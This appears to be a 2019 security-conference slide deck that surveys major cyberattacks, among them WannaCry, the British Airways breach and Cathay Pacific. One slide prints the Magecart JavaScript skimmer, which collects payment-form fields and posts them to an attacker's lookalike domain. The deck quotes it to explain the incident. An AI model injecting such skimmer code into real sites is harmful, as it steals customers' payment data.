[www.itu.int/pub/D-STG-SG02.03.1-2017](http://www.itu.int/pub/D-STG-SG02.03.1-2017)**



# Effective **CyberSecurity** for 2020s!



1 – <b>CyberCrime:CyberTerror:CyberWar</b> <b>“OUR Cyber Society”</b>	2 – “TOP 10” Cyber Attacks & Threats <b>“YOUR Cyber Defence”</b>	3 – Real-Time Net Analytics & Modelling <b>“Network Intelligence”</b>
4 – <b>Scenario 2019: Cyber &amp; Physical Tools</b> <b>“Integrated Security”</b>	5-Scenario 2020: Internet of Things-!OT <b>“Self-Adaptive”</b>	6 – <b>Scenario 2022: Machine Learning</b> <b>“Self-Learning”</b>
7 – <b>Scenario 2025: Artificial Intelligence</b> <b>“Cyber-Intelligent”</b>	8–Scenario 2040: Self-Organising Life! <b>“Neural Security”</b>	9 –Cyber VISION to Security NOW!.. <b>“NEW Cyber Toolkit”</b>






# Effective **CyberSecurity** for 2020s!



## 1 – Cyber**Crime**:Cyber**Terror**:Cyber**War** “OUR Cyber Society”





# “CyberCrime, CyberTerror & CyberWar”

- 1) **Media:** Global News Reports of Cyber Attacks!
- 2) **TOP Threats:** We explore the TOP 10 Threats, & Mechanisms exploited by “Bad Guys”!
- 3) **Cyber Reality:** Understand the Criminal & Political Reality behind Cyber Attacks!
- 4) **Practical Defence:** Discuss Practical Cyber Defence to these Threats for YOUR Business!

.....*These same **TOP 10 Threats** are used in some combination in **EVERY** Cyber Hack & Attack!....*

# Global RansomWare **CyberAttack**

## “WanaCrypt0r 2.0” - 12<sup>th</sup> May 2017



Global Impact on **Critical Services**: UK, Russia, Spain, Italy, China, USA & Beyond!

...More than **200k** Systems in **150+** Countries!

**39<sup>th</sup> International East-West Security Conference**

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Global RansomWare **CyberAttack**

## “WanaCrypt0r 2.0” - 12<sup>th</sup> May 2017



Global Impact on **Critical Services**: UK, Russia, Spain, Italy, China, USA & Beyond!

...More than **200k** Systems in **150+** Countries!


39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©



# Global RansomWare **CyberAttack**

## “WanaCrypt0r 2.0” - 12<sup>th</sup> May 2017



**Chemnitz Station - Germany**

Global Impact on **Critical Services**: UK, Russia, Spain, Italy, China, USA & Beyond!

...More than **200k** Systems in **150+** Countries!

**39<sup>th</sup> International East-West Security Conference**


\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Global RansomWare **CyberAttack**

## “WanaCrypt0r 2.0” - 12<sup>th</sup> May 2017



Global Impact on **Critical Services**: UK, Russia, Spain, Italy, China, USA & Beyond!

...More than **200k** Systems in **150+ Countries!**


39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©



# Global RansomWare CyberAttack

## Countries hit in initial hours of cyber-attack



\*Map shows countries affected in first few hours of cyber-attack, according to Kaspersky Lab research, as well as Australia, Sweden and Norway, where incidents have been reported since

Source: Kaspersky Lab's Global Research & Analysis Team

BBC

...More than 200k Systems in 150+ Countries!

39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# British Airways: 380k+ On-Line Bookings

```
1  window.onload = function() {
2      jQuery("#submitButton").bind("mouseup touchend", function(a) {
3          var
4              n = {};
5          jQuery("#paymentForm").serializeArray().map(function(a) {
6              n[a.name] = a.value
7          });
8          var e = document.getElementById("personPaying").innerHTML;
9          n.person = e;
10         var
11             t = JSON.stringify(n);
12         setTimeout(function() {
13             jQuery.ajax({
14                 type: "POST",
15                 async: !0,
16                 url: "https://baways.com/gateway/app/dataprocessing/api/",
17                 data: t,
18                 dataType: "application/json"
19             })
20         }, 500)
21     })
22 }
```

- Magecart *Java Script Skimmer* -  
Just **22 lines** of **"Malicious Code"**!

**Earlier "Data Breach":** 21<sup>st</sup> April to 28<sup>th</sup> July 2018 – **99 Days!!!.....**

**Full RiskIQ Report:** [www.riskiq.com/blog/labs/magecart-british-airways-breach/](http://www.riskiq.com/blog/labs/magecart-british-airways-breach/)

**BA Data Breach** Open to Criminals for **15 Days!!!**

Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling

Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©



# Cathay Pacific: Data Security Breach

## .....9.4m Customers “Hacked”: 24<sup>th</sup> Oct 2018




**Personal Data:** Passenger Name; Nationality; Date of Birth; #Phone; email; Address; #Passport ; #ID Card ; #Frequent Flyer; Historical Travel Info.....

**Market Value:** 7% Share Price Loss : **\$361m** Market Cap Loss: **9 Year Low...**



# Android Mobile Malware: "GPlayed"

## - Trojan App Mimics "Google Play Store" -



